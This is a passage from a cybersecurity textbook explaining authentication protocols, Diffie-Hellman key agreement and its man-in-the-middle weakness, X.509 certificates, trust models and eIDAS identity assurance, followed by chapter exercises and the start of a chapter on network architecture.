If Alice and Bob do not know one another's public keys, they must (just as for authentication with an SKCS) be helped by the trustworthy server Sam, who can send each of them the other party's certificate. It is not necessary to use signatures—the challenge can simply be a nonce encrypted with the intended receiver's public key. The correct receiver can decrypt this with his private key and send the result as the response to the challenger. The exchange, originally invented by Needham and Schroeder in 1978 and later improved by Lowe, is shown in Fig. 5.13.

In Message 1, Alice asks Sam to send Bob's certificate, which Sam does in Message 2. Message 3 is Alice's challenge to Bob; it contains Alice's identifer and a nonce, N_A, which Alice has generated, and is encrypted with Bob's public key,

Message 1	$A \rightarrow S$: (A, B)	
Message 2	$S \rightarrow A$: $\mathcal{E}((B, PK_B),\ SK_S)$	Bob's certificate
Message 3	$A \rightarrow B$: $\mathcal{E}((A, N_A),\ PK_B)$	
Message 4	$B \rightarrow S$: (B, A)	
Message 5	$S \rightarrow B$: $\mathcal{E}((A, PK_A),\ SK_S)$	Alice's certificate
Message 6	$B \rightarrow A$: $\mathcal{E}((N_A, N_B, B),\ PK_A)$	
Message 7	$A \rightarrow B$: $\mathcal{E}(N_B,\ PK_B)$	

Fig. 5.13 The Needham-Schroeder-Lowe authentication protocol for a PKCS

PK_B. Bob can decrypt this with his private key and find Alice's nonce, N_A, for use later.

Correspondingly, in Message 4 Bob asks Sam to send Alice's certificate, which Sam does in Message 5. Bob can then construct Message 6, in which he sends Alice both her nonce as a response to Alice's challenge and a nonce, N_B, which Bob himself has generated, together with Bob's identity. The message is encrypted with Alice's public key, so Alice can decrypt it, check that it contains her nonce, N_A, and find Bob's nonce, N_B, which is Bob's challenge to her. The inclusion of Bob's identity—a feature added by Lowe in 1995 – prevents man-in-the-middle attacks, as an intruder would need to use its own identity instead of Bob's. Message 7 contains Alice's response to Bob's challenge—Bob's nonce encrypted with Bob's public key. Bob can then decrypt the message with his private key and check that Alice has answered as expected. Alice and Bob are now both convinced that they are communicating with the right party.

This form of authentication is known as *three-way strong authentication*. Kerberos uses a variant of this in which the nonces are replaced by timestamps. It is important to notice that the trustworthy server does not get to see the two parties' *secret keys*; in a PKCS, a party's private key will normally only be found in its owner's system. There are a few exceptions: for example the public electronic identity system, MitID, in Denmark uses a PKCS in which the private keys are kept under specially secured conditions in the issuer's systems.

5.4 Key Distribution

Key distribution is the general term for activities whose purpose is to make a shared secret available to two or more parties. Often this is, as we have seen, an integral part of the authentication process.

Key distribution can be based on two fundamental techniques:

- **Key transport:** One of the parties (often a trustworthy server) generates a new key and sends it in a secure manner to the others.
- **Key agreement:** Each party contributes with a portion of the information needed to generate a new key.

The methods of key distribution which we have seen used in connection with authentication are all based on *key transport*. The basic idea there has been that the party which generates the key sends an encrypted message, which contains the key, a *nonce* (typically a timestamp or sequence number) to guarantee the key's freshness, and possibly his *electronic signature*, to the party who is to receive the key. These requirements ensure confidentiality of the new key's value, integrity and autentication of the sender. In some contexts, information about the key's *lifetime* is also included. Keys become invalid when their lifetime runs out, and they must be renewed or replaced before this happens.




Fig. 5.14 A man-in-the-middle attack on the Diffie-Hellman protocol from an active attacker

5.4.1 Diffie-Hellman Key Agreement

Diffie and Hellman's protocol for agreeing on a shared secret was the first practical solution to the problem of distributing keys via an insecure communication channel. Given a publicly known large prime number q and a publicly known integer α (pronounced "alfa"), Alice and Bob each have a secret key, x_A and x_B respectively, and send one another information as follows:

$$\begin{array}{ll} \text{Message 1} & A \rightarrow B\text{: } \alpha^{x_A} \bmod q \\ \text{Message 2} & B \rightarrow A\text{: } \alpha^{x_B} \bmod q \end{array}$$

Alice and Bob can then calculate the same *shared secret* — $K = \alpha^{x_A \cdot x_B} \bmod q$ — to be used, for example, as the key in an SKCS.

Essentially, Diffie-Hellman agreement relies on a PKCS where x_A and x_B are Alice's and Bob's respective secret keys, while $(\alpha^{x_A} \bmod q)$ and $(\alpha^{x_B} \bmod q)$ are their public keys, just as in the Digital Signature Algorithm. Since it is very difficult to find the exponent x, if you only know $(\alpha^x \bmod q)$, α and q, it is infeasible for Bob (or an attacker Eve who is eavesdropping on the exchange) to find Alice's secret key, x_A, and infeasible for Alice (or Eve) to find Bob's secret key, x_B. An important consequence of this is that *passive attackers*, who just listen to the exchange, cannot derive the shared secret.

On the other hand, the protocol is not secure against *active attackers*, such as Mallet, who can perform a man-in-the-middle attack which inserts or changes messages on their way between Alice and Bob, as shown in Fig. 5.14. Mallet replaces Alice's message α^{x_A} with $\alpha^{x'_A}$ and Bob's reply α^{x_B} with $\alpha^{x'_B}$, where both x'_A and x'_B are numbers which Mallet has chosen. This means that Alice calculates the key $K_A = \alpha^{x_A \cdot x'_B}$, while Bob calculates $K_B = \alpha^{x_B \cdot x'_A}$. But Mallet has all the information needed to calculate both these keys. He can therefore decrypt all messages sent later from Alice to Bob or vice versa, re-encrypt them using the key which the intended receiver has calculated, and then forward them to the intended receiver. Thus Alice and Bob's conversation is compromised without either of them being aware of it.

5.4.2 More Secure Key Agreements

What is missing in order to prevent this type of active attack on the Diffie-Hellman protocol is information which identifies the sender of a message (in other words: authentication), and information which ensures integrity.

The security is improved if an *electronic signature* is added to Diffie-Hellman messages as a proof of their origin. A well-known example of an improved protocol is the so-called *station-to-station protocol* shown in Fig. 5.15. As in the original Diffie-Hellman protocol, the agreed key K is $(\alpha^{x_A \cdot x_B} \bmod q)$, With these additions to the Diffie-Hellman protocol, attackers cannot replace α^{x_A} by $\alpha^{x'_A}$ or α^{x_B} by $\alpha^{x'_B}$ without this being detected, as they cannot forge the signatures.

Message 1	$A \rightarrow B$: $\alpha^{x_A} \bmod q$
Message 2	$B \rightarrow A$: $(\alpha^{x_B} \bmod q,\ \mathcal{E}(\mathcal{S}_B(\alpha^{x_B}, \alpha^{x_A}),\ K))$
Message 3	$A \rightarrow B$: $\mathcal{E}(\mathcal{S}_A(\alpha^{x_B}, \alpha^{x_A}),\ K)$

Fig. 5.15 The station-to-station protocol for key agreement

Here the notation $\mathcal{S}_i(m)$ means message m signed by i.

5.5 Certificates

Certificates are digital documents which guarantee which public key belongs to a given subject. They are an essential ingredient in so-called *Public Key Infrastructure (PKI)* systems, where they are used to determine identity. They are used in all contexts where it is necessary to know a subject's public key—for example, when verifying electronic signatures and for authentication. The certificates in a PKI system are issued by a *Certificate Authority (CA)*, which the owner and potential recipients of the certificate need to trust.

The completely essential components in a certificate are, as we have seen, the owner's identity and public key, signed with the issuer's electronic signature, but in practice most certificates contain additional information. The commonest structure today is for so-called *X.509v3 certificates* — that is to say, they follow version 3 of the ITU-T standard X.509. This structure is shown in Fig. 5.16.

The signature algorithm is described by specifying which encryption algorithm and (if required) hash function is used for calculating the signature, e.g. `PKCS#1 SHA-1 with RSA encryption`. The description of the owner's public key consists of a specification of which encryption algorithm the key is to be used with (e.g. *RSA*), and the key's value—for RSA, the values of the *modulus* and *public exponent*, (n, p), cf. Sect. 4.4.3.

Fig. 5.16 Basic structure of an X.509v3 certificate

$Version$	Version of X.509
$SerNo$	Certificate serial number
$Algo$	Signature algorithm
CA	Issuer's identity
T_{val}	Period of validity
A	Owner's identity
PK_A	Owner's public key
Ext	Extensions
DS_{CA}	Electronic signature of CA

The period of validity is given by specifying the date and time at which the certificate becomes valid (it can easily be issued before this date) and when the validity of the certificate automatically expires. For example:

```
Not Before: 1. december 2006 00:00:00 GMT
Not After: 31. december 2029 23:59:59 GMT
```

It is important in this connection to be aware that a certificate can be *revoked*—and therefore become invalid—before its expiry date. This typically happens if the owner (or others) find out that the owner's private key has been compromised. The issuing CA maintains a list of revoked certificates in a *Certificate Revocation List (CRL)*, which can be consulted by anyone who wants to check a certificate's validity. The possibility of revocation complicates the practical use of certificates—a topic which is discussed in Chap. 8.

The identities of the certificate's owner and issuer are given in the form of *X.500 names*—i.e. as a set of attributes, which together uniquely identify the subject, as prescribed in ITU-T's X.500 series of standards. For example:

```
CN = COMODO RSA Organization Validity Secure Server CA
O  = COMODO CA Limited
L  = Salford
ST = Greater Manchester
C  = GB
```

This example shows the X.500 name for the issuer of a certificate for a server. The attribute CN gives the issuer's *Common Name*, while O gives the name of its *Organisation*. In many X.500 names there are also one or more attributes OU, which describe an *Organizational Unit*, such as a department or branch. Attribute L gives the *Location*, ST gives the *State* or other administrative unit within the country, and C gives the *Country*. A list of the most common attributes and their abbreviations can be found in Table 10.3 The complete list can be dound in the standard X.520 [51].

The certificate's *extensions* field gives optional further information about the certificate, such as the purposes for which the key may be used (e.g. signing, key encryption, client authentication etc.), the security policy used for certificates by the issuer, web sites where CRLs with information about revoked certificates can be found, and so on.

The security policy is typically given as a reference to a so-called *Certificate Signing Policy (CSP)*, which amongst other things contains information about how certificates are stored by the CA and about which requirements are in place for checking the owner's identity when the certificate is issued.

The CA's signature covers all the other fields in the certificate. All parties who get hold of the certificate and who trust this CA can use the certificate's contents in the specified contexts—for example, to check that Alice has signed messages with her private key, SK_A.

5.5.1 How Are Certificates Issued in a PKI?

To issue a certificate in a PKI, the CA must get hold of the subject's public key and identity. Here there are two different scenarios, depending on where the subject's key pair is created:

1. **Keys are created by the subject:** The subject sends the CA a *Certificate Signing Request (CSR)*). The request is usually in the so-called *PKCS#10* format [69] and contains the subject's public key together with information which proves the subject's identity. It is encrypted with the subject's private key, so the receiver can check that this matches the public key. But the actual private key stays with the subject. The CA (or a separate *Registration Authority (RA)*) checks the identity and generates a certificate, which is sent to the subject and typically also stored by the CA in a publicly accessible database.
2. **Keys are created by the CA:** In this case, the CA can itself just create the certificate. After this, there are two possibilities: (1) The key pair and certificate are stored in a smartcard or similar, which is sent in a secure manner to the subject. Or (2) The key pair and certificate are sent to the subject in a file in *PKCS#12* format[66]. In this case, the key pair and certificate are typically protected by symmetric encryption with a key derived from a password. An *activation code*, which is sent separately, makes it possible fot the recipient to decrypt the information and install the keys in a browser, mail client or server, depending on what the keys are to be used for.

Obviously there are some requirements on the proof of identity. How strict these are will depend on what the keys are to be used for. In general CAs divide certificates up into three classes:

1. Modest requirements for proof of identity. The keys can typically only be used for signing and encrypting e-mail and for authentication of clients.
2. Moderate requirements for proof of identity. The keys can also be used for signing documents where a higher level of trust in the identity is required.
3. Strong requirements for proof of identity. The keys can also be used for authentication of servers. A special subclass of Class 3 certificates, known as *Extended Validation (EV) certificates*, is used for servers which are to be accessed via SSL/TLS, where authentication of the server is critical.

You can easily see this for yourself by looking in your web browser, where it is possible to see a list of which CAs have *root certificates* that the browser can accept. In Problem 5.5 you can find instructions for how to do this. You will find that some CAs have several root certificates of different qualities, which are therefore normally used for different purposes. Typical practical requirements for proof of identity are discussed in Sect. 5.7 below.

5.5.2 Access to Certificates

Here the reader will perhaps be thinking: *"this is all very well, but how do I get hold of A's certificate?"*. When ITU-T originally developed the standards in the X.500 series—including X.509—the idea was that a worldwide, publicly accessible *X.500 Directory* should be set up, so that people could look up all manner of information about a subject, if one knew the subject's X.500 name. And some of this information would be the subject's certificates. This solution turned out to be too big a mouthful to be realised in practice. So the practical solution today is to send relevant certificates together with the data which the certificates are to be used to check. An electronic signature, for example, will be sent together with the signer's certificate.

Observant readers who have looked at Fig. 5.16 will realise that this strategy has noticeable costs: A's certificate itself contains a signature from the issuing CA, so the CA's certificate must also be sent. And that certificate will contain a signature from *its* issuing CA, and so on. The chain of certificates is not infinite, as at some stage one gets to a certificate which is signed by a CA whose certificate is so basic that all parties will know and trust it—a so-called *root certificate*. Most IT systems have a selection of root certificates pre-installed in the operating system, webbrowsers and mail clients, so there is no reason to send such certificates together with the data.

Some parties who need a certificate try to take the easy way out and create a so-called *self-signed certificate* – that is to say, a certificate signed with the owner's own private key. As this type of certificate does not have a chain of trust back to a recognised root certificate, it is in general of doubtful value except between parties who already know and trust one another. Many web browsers, for example, will for security reasons refuse to accept web pages from servers which only identify themselves by means of a self-signed certificate.

5.6 Trust Models

Trust between humans is a psychological phenomenon, and there are many factors which can be used to evaluate whether a human being is trustworthy, such as behaviour, previous experiences, tone of voice and even appearance (see, for example, [89]).

In the computer world the central question is how one can trust that a claim made by a subject A is true or false. For example: how can you decide whether A's claim that it has a given public key PK_A is true or false? There have been many proposals for how to answer this type of question, but they can be collected into classes which are based on different *trust models*.

Basically, a trust model describes the rules for how trust between subjects arises and can be checked. Three commonly used models are:

1. The hierarchical trust model.
2. The web-of-trust model.
3. The reputation-based trust model

These three models are discussed below.

5.6.1 The Hierarchical Trust Model

This model is based on a hierarchy of authorities (CAs), which sign certificates and thus issue a guarantee that a particular subject owns the public key which is presented in the certificate. Subjects further down in the hierarchy trust certificates which have been signed by CAs higher up. The classic example of this is the *PKI systems* described above.

To decide whether subject A has the the public key PK_A according to the hierarchical trust model, you must be able to trust the CA which signed A's certificate. This is easy if your own certificate comes from the same CA. But if you do not directly know whether you trust the CA, you must be able to trust a CA which is a common superior for your own and A's CA in the hierarchy. Or, if A's CA belongs to a different hierarchy, you have to trust the root CA of that other hierarchy. This is illustrated in Fig. 5.17.

In the figure, circles represent CAs, and rounded boxes represent subjects. Arrows indicate the direction of trust—showing for example that subject B trusts CA_2, and CA_4 trusts CA_0. The small yellow stars represent certificates, which in all cases have been signed by the CA one level higher up in the hierarchy. So for example E's




Fig. 5.17 Two trust hierarchies in a PKI

certificate has been signed by CA_3 and CA_3's certificate by CA_1. And since subject A's certificate has been signed by CA_2 and F's certificate by CA_4, then A and F can trust one another's certificates, since they have a common superior, CA_0, in the hierarchy. CA_0 and CA_5 are the two root CAs, as described in Sect. 5.5. They have *root certificates*, shown as small red stars.

5.6.2 The Web-of-trust Model

In this model there are no authorities. Each subject creates its own keys and a self-signed certificate. Other subjects who trust the creator add their signatures to show their trust. In this way a "web" is built up which reflects the mutual trust between subjects. The classic example of this is *PGP*.

To decide whether subject A has the the public key PK_A according to the web-of-trust model, you need to trust A. This is easy if you yourself consider A to be trustworthy. If you do not directly know whether you can trust A, then you have to be able to trust someone who trusts A, maybe through a whole chain of trust. This is illustrated in Fig. 5.18.




Fig. 5.18 A web of trust

In the figure, arrows again indicate the direction of trust, showing for example that subject B trusts A and has therefore signed the certificate that certifies that the key described in the certificate belongs to A. Similarly, G and E trust one another and have signed one another's certificates. In general, an entity X can trust an entity Y's key if there is an unbroken path along the arrows through the web from X to Y. So although D does not directly trust A, it can trust A indirectly, as there are several such chains of trust from D to A. For example D-E-F-A, D-C-B-A and D-E-G-F-A. On the other hand, the web of trust shown in the figure shows that A does *not* trust any others, as there are no arrows which start in A.

5.6.3 The Reputation-based Trust Model

In this model, the subjects tell one another whether their experience indicates that a subject can be trusted. The classic example of this is *eBay*.

In most systems based on this model, a subject X calculates a *"trust value"* for subject Y by combining an evaluation of X's own experiences from exchanges with Y with evaluations collected up from a (larger or smaller) group of other subjects who have had an exchange with Y. There are many technical proposals for how the results from direct and indirect experiences should be combined, and it would take us into too much detail to describe them here.

In this connection it is important to notice that the three models are well-suited for creating somewhat different forms of trust. The hierarchical and web-of-trust models make it possible to trust a subject's (i.e. a person's or computer system's) *identity*, based on the idea "If you have that public key, then you are that subject". The reputation-based trust model makes it possible to trust a subject's *behaviour*—not just when the subject claims to have a particular identity, but also in general, that the subject behaves correctly and follows the rules of the game.

5.7 Establishing an Identity

In order for some party, say Alice, to obtain any sort of documentation for identity, such as a certificate, it is obviously essential that Alice is able to produce suitable evidence which demonstrates that she really is who she claims to be. How easy this is to do depends on two main factors:

1. Exactly what sort of entity Alice really is. For example, is Alice actually a human being or just an IT system, such as a server.
2. The degree of confidence which we want to have in the claimed identity.

Publicly accessible IT systems in the Internet are very easy to deal with, as each such entity has a globally unique *Internet name* which has been registered in the Internet's *Domain Name System*, which we look at in more detail in Chap. 6. This registration process may be assumed to be trustworthy. If for example we then need an X.500 name for use in an X509v3 certificate, we can just use the Internet name as one of the attributes (typically the Common Name (CN) attribute) to create a unique X.500 name for use in the certificate.

The other common simple case is when we want to have documentation for the identity of a client such as a web browser or e-mail client. In this case, too, it is easy to find a globally unique name which can be used in the certificate—namely, the name of the user's e-mail account: `fred.snooks@nowhere.eu` or whatever. It is easy for a supplier of credentials for this purpose to check that this account exists by simply sending it an e-mail with instructions on how to intall the credentials themselves. Despite the risk of spoofing, this is normally enough to provide at least a limited degree of confidence in the correctness of the identity.

The most complicated cases arise when it is persons whose identity needs to be established. This has become a really important issue for the establishment of systems for issuing and using personal electronic identities (*eID*s), which as time goes by are used in many contexts in society, especially within public administration and the world of finance. Here it is vitally important to be able to trust the identity of natural or legal persons using such services via the Internet. An organisation which can provide really trustworthy electronic credentials is said to be a *trust service provider (TSP)*. The EU, which together with Switzerland is one of the world leaders in the area of trusted identity services, issued in 1999 a directive (Directive 1999/93/EC) with a view to establishing a common framework for eIDs within the European Community [30]. In 2014 this was followed up by its approval of the so-called *eIDAS Regulation*[31] which describes how trusted identity services must operate. Like other EU Regulations, eIDAS has legal effect in all EU member countries, so an electronic signature based on a certificate issued according to eIDAS rules must be accepted throughout the EU.

eIDAS divides schemes for producing eIDs into three classes, which offer increasing levels of assurance that the eID can be trusted to identify a person:

low:	The scheme provides a limited level of confidence in the claimed identity;
substantial:	The scheme provides a substantial level of confidence;
high:	The scheme provides a level of confidence higher than substantial.

The technical requirements for achieving each of the three levels are defined in relation to six elements:

1. **Identification:** The quality of the procedure used to prove and verify the identity of the applicant for an eID. This is important to prevent a fake applicant from trying to claim the identity of someone else,
2. **Issuance:** The quality of the procedure used to issue the eID to the applicant. This is important in order to ensure that the credentials provided by the scheme are received by the genuine applicant and nobody else.
3. **Authentication:** The quality of thr authentication mechanism which the possessor of the eID uses to confirm its identity to third parties. This is important in order to ensure that nobody else can use the eID to identify itself.
4. **Issuer:** The quality of the entity which issues the eID. For example, it is important that the entity keeps all private information confidential.
5. **Other involved parties:** The quality of any other body involved in the application for the issuance of the eID.
6. **Technical properties;** The technical and security specifications of the issued eID. For example, it should not be possible to produce fake copies of the eID

For the identification procedure, the eIDAS assurance level depends on whether the applicant has to be physically present at the issuer's office, the required type of documentation for the claimed identity and the extent to which this documentation will be verified. If applicants can apply through the net via a web page where they type in some information such as their name and date of birth (which quite possibly does not identify them uniquely), then only a low level of assurance could be achieved. If the applicant must turn up in person and show some paper-based official identity document such as a driving licence with a picture of the applicant, then a substantial assurance level could be achieved. And if the applicant must turn up in person and present a biometric passport which gets checked, then a high level of assurance could be achieved.

Correspondingly for the issuance procedure, just sending the eID by mail or e-mail to an address provided by the applicant will only give a low level of assurance, a substantial level of assurance might for example require at least that the applicant can download the eID by using a password given to the applicant during the application procedure, whereas a high leval of assurance might require the applicant to turn up in person with suitable identity documents.

Authentication of the user when the eID is to be used in order to access some electronic service can involve a large number of techniques, possibly in combination. In connection with the use of eIDs, it is obviously especially important that the authentication technique does not leak information to potential eavesdroppers as it passes through the Internet. We return to a more detailed discussion of this topic in Chap. 9.

The fourth relevant factor for evaluation of an eID system is the quality of the entity which issues the credentials. Important questions here are to what extent the entity is kept under supervision by the authorities, and whether it fulfils the requirements in Annex II of the EU directive 1999/93/EC on a common framework for electronic signatures. These requirements include requirements on the entity's security policy, and requirements for secure storage of registration data.

Finally there is the question of the quality of the credentials which a given eID scheme actually provides. Credentials come in many different forms. Certificates and the corresponding private keys can, for example, be stored in he form of encrypted data files (so-called *soft certificates*) in PKCS#12 format [66], or on hardware in a tamper-proof smartcard. Some certificates fulfil the requirements for so-called *qualified certificates* from Annex I of EU Directive 1999/93/EC; others do not. And then there are a flood of other types of credential which are used for user identification in IT systems, which we look more closely at in Chap. 9. These include userids with passwords or PIN codes, and different types of unit which generate one-time passwords. Experience shows that user-chosen PIN codes and passwords only offer a very poor level of security and therefore a low level of assurance. To obtain a substantial level of assurance, at least soft certificates need to be used, whereas a high level of assurance will typically need a solution based on tamper-proof smartcards.

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- A message digest
- A one-way hash function
- Collision resistance
- A non-invertible function
- A message authentification code (MAC)
- An HMAC

- An electronic signature
- An electronic signature with recovery
- An electronic signature with appendix
- Weak authentication
- Strong authentication
- A challenge-response strategy
- An authentication server
- Key distribution
- Key transport
- Key agreement
- A certificate
- A certificate authority (CA)
- An hierarchical trust model
- A web-of-trust model
- An electronic identity

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

Bruce Schneier's classic book *"Applied Cryptography"* [78] gives a good introduction to many of the topics dealt with in this chapter, and also covers a number of topics which are omitted here, such as electronic voting and digital money.

A more modern book is Niels Ferguson, Bruce Schneier and Tadayoshi Kohno's *"Cryptography Engineering: Design Principles and Practical Applications"* [36] from 2010. It gives a good description of the principles behind various cryptographic techniques and how they are used in practical situations.

Exercises

5.1 Hash functions

Investigate which hash functions are used in your computer. (They are used, amongst other things, to create electronic signatures and certificates.)

5.2 Integrity with encryption

When both integrity and confidentiality of a message are to be preserved, it is suggested in Sect. 5.1.2, that you encrypt the message and its checksum with the recipient's public key, so you send:

$$\mathcal{E}(d^\frown z^\frown \mathcal{H}(d^\frown z,\ MK_{AB}), PK_B)$$

What difference would it make if you encrypted with the sender's private key, SK_A, instead? That is to say, you send:

$$\mathcal{E}(d\frown z\frown \mathcal{H}(d\frown z,\ MK_{AB}), SK_A)$$

5.3 Double encryption
In a distributed system that uses a PKCS, there are two different forms of double encryption which can convince a receiver, B, that only the sender A could have sent the message m and only the receiver can read it:

1. $\mathcal{E}(\mathcal{E}(m, PK_B), SK_A)$
2. $\mathcal{E}(\mathcal{E}(m, SK_A), PK_B)$

Can B conclude the same about these two encrypted messages? If not, how do they differ?

5.4 Needham and Schroeders original SKCS protocol
The protocol which Needham and Schroeder originally proposed for authentication in an SKCS differs from the final version which was shown in Fig. 5.11. The most important difference is that messages 1 and 2 were missing. The original protocol was:

Message 1	$A \rightarrow S$:	(A, B, N_A)
Message 2	$S \rightarrow A$:	$\mathcal{E}((B, N_A, SK_{AB},\ \mathcal{E}((A, SK_{AB}),\ SK_{BS})),\ SK_{AS})$
Message 3	$A \rightarrow B$:	$\mathcal{E}((A, SK_{AB}),\ SK_{BS})$
Message 4	$B \rightarrow A$:	$\mathcal{E}(N'_B,\ SK_{AB})$
Message 5	$A \rightarrow B$:	$\mathcal{E}(N'_B - 1,\ SK_{AB})$

This protocol turned out to be insufficient to ensure authentication and had to be modified as shown in Fig. 5.11. Explain what the problem was with the original version and why the modifications eliminate the weakness.

5.5 Certificates
It is important to be able to trust the certificates which relate a subject to its public encryption key in a PKI system. As mentioned in the text, it is common for a large number of certificates for CAs to be built in to webbrowsers and mail clients. Try to investigate how many of these built-in certificates it would be reasonable to trust.

To evaluate how large a fraction of the built-in certificates you can trust, you can for example look at:

- Whether they are signed using a modern hash function (i.e. stronger than SHA-1) and with an RSA modulus of a suitable size (i.e. at least 2048 bits).
- Whether the certificate's period of validity has run out.
- Whether the signing CA's certificate can itself be found among the built-in certificates.

To see the certificates, you can do as follows in different browsers:

Internet Explorer: Click on the ikon *Tools* (or press Ctrl/X), then on *Internet options*, then on the tab *Content*, then on the button *Certificates*, and finally on (1) the tab *Trusted Root Certification Authorities* and (2) the tab *Intermediate Certification Authorities*.
Mozilla Firefox: Click on the ≡-ikon ("Open menu"), and then on *Preferences*. Then click on *Privacy & Security* in the menu on the left, then on the button *View Certificates* at the bottom of the page, and finally on the tab *Authorities*.
Google Chrome: Click on the ≡-ikon, and then on *Settings*. Then click on *Show advanced settings* at the bottom of the page, then on the button *Manage certificates* and finally on the tab *Authorities*.
Microsoft Edge: Click on the ...-ikon (or press Ctrl/F), and then on *Settings*. In the Security part of Settings click on *Manage certificates*, and finally on (1) the tab *Intermediate Certification Authorities* and (2) the tab *Trusted Root Certification Authorities*.

5.6 Electronic signatures

Quite a number of software packages for editing and formatting text offer the possibility of adding electronic signatures to documents. If you receive a document that appears to be signed electronically, then common sense tells you that the signature should be checked, so you do not accept a signature which has been forged or just damaged. Luckily there are services which offer to check signatures. A good example is the New Zealand company SecureSignings' web-based service, which is available at URI `https://www.securedsigning.com/products/signature-verification-service`. If you yourself have a personal certificate which can be used for signing documents, you can yourself create a document in Word or PDF format or as an e-mail. If you do not have a certificate yourself, then ask a colleague or friend to create the signed document and send it to you. Then use the online service til check the validity of the signature.

5.7 Malleability

As mentioned in the previous chapter, a number of cryptosystems are malleable. This means that you can combine a valid ciphertext with other data and thus create a new valid ciphertext. It is, for example, true for RSA with modulus n and public exponent p, that:

$$\mathcal{E}(m_1, p) \times \mathcal{E}(m_2, p) \;=\; \mathcal{E}(m_1 \times m_2, p)$$

for arbitrary messages m_1 and m_2. (In other words: the product of the encryptions of the two messages is equal to the encryption of the product of the messages.) In the text it is implied that this is often an unfortunate property. But in certain situations it is in fact a useful property, which can reduce the risk of a breach of confidentiality. Suggest some situations where this might be the case. (As a help to answering this exercise, your are encouraged to search the literature on the net or in printed sources!)

Chapter 6
Communication Networks

As we have seen in Chap. 1, the most important difference between cybersecurity and information security is that cybersecurity is especially related to threats which are mediated by communication networks. It is therefore important to have a clear idea about how modern communication networks are built up and which risks the net exposes its users to due to the way in which it is built up. This chapter gives an introduction to communication networks, their architecture and basic components. In the following chapters we look at some applications which exploit the communication facilities provided by the Internet, and then consider in more detail the security challenges and how to deal with them.

6.1 Basic Network Concepts

A typical modern communication network which is used for communication between computers and computer-like units—such as smartphones, smart TVs, printers, industrial control electronics etc.—consists of a collection of *communication nodes*, which are connected with one another wirelessly or via cables. The users connect their computers to the network as so-called *end systems*—also known as *hosts*—which perform the user's actual tasks. This architecture is illustrated in Fig. 6.1, where the blue points symbolise communication nodes and the red circles hosts.

Communication networks are often classified according to how large an area they should cover:

- **Wide Area Networks (WAN):** Networks covering a large geographical area, perhaps world-wide.
- **Metropolitan Area Networks (MAN):** Networks covering a town or other relatively large area.
- **Local Area Networks (LAN):** Networks with a size of up to a few kilometers, so they for example cover a building, a business or an institution.
- **Personal Area Networks (PAN):** Networks with a coverage of just a few meters.

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_6




Fig. 6.1 Basic network architecture

This classification is partly due to historical and partly to technological factors. Historically it was only telemonopolies (which in most countries were closely regulated by the government) who were allowed to run large networks. This limitation first disappeared as a result of political decisions to liberalise telecommunication services. The technological reason is that small networks can use cheaper technology to provide large bandwidth. For example, it is possible to buy a network card for a PC, which can send and receive data in a LAN at 1 Gbit/s, for less than €15, whereas equipment to achieve the same bandwidth in a WAN might well cost €1500 or more.

6.1.1 Layered Architectures

Figure 6.1 shows a simple network with only 15 communication nodes and 20 hosts. The Internet, on the other hand, is made up of millions of nodes, many of them organised into subnets, and connected together by links which use many different communication technologies. It is a really big engineering challenge to get such a complex network to function well, and the Internet's designers therefore decided to build the network up based on an architecture with several *layers*.

In a layered architecture, network services are built up layer by layer according to the following basic principles:

- Layer n offers a service (a set of facilities) to its "users" in the layer above, layer $(n + 1)$.
- The service which is offered by layer n builds on facilities which are offered by the layer below, layer $(n - 1)$.
- The added value provided by layer n is obtained by exchange of messages which follow a set of rules that are characteristic for that layer: the (n)-protocol.

This is illustrated in Fig. 6.2. A simple example could be establishment of a confidential communication service on the basis of an insecure service:

- Layer $(n - 1)$ offers an insecure service, where transmitted data can be monitored by outsiders.




Fig. 6.2 Three layers in a layered architecture

- The (n)-protocol specifies that messages sent via the $(n-1)$-service must be encrypted using symmetric encryption.
- Layer n offers a secure, confidential service.

Several well-known architectures for communication systems are layered:

- Open System Interconnection (OSI): An international standard produced by ISO, based on a *reference model* with 7 layers.
- Internet: En international standard produced by IETF, based on a *reference model* with 5 layers.
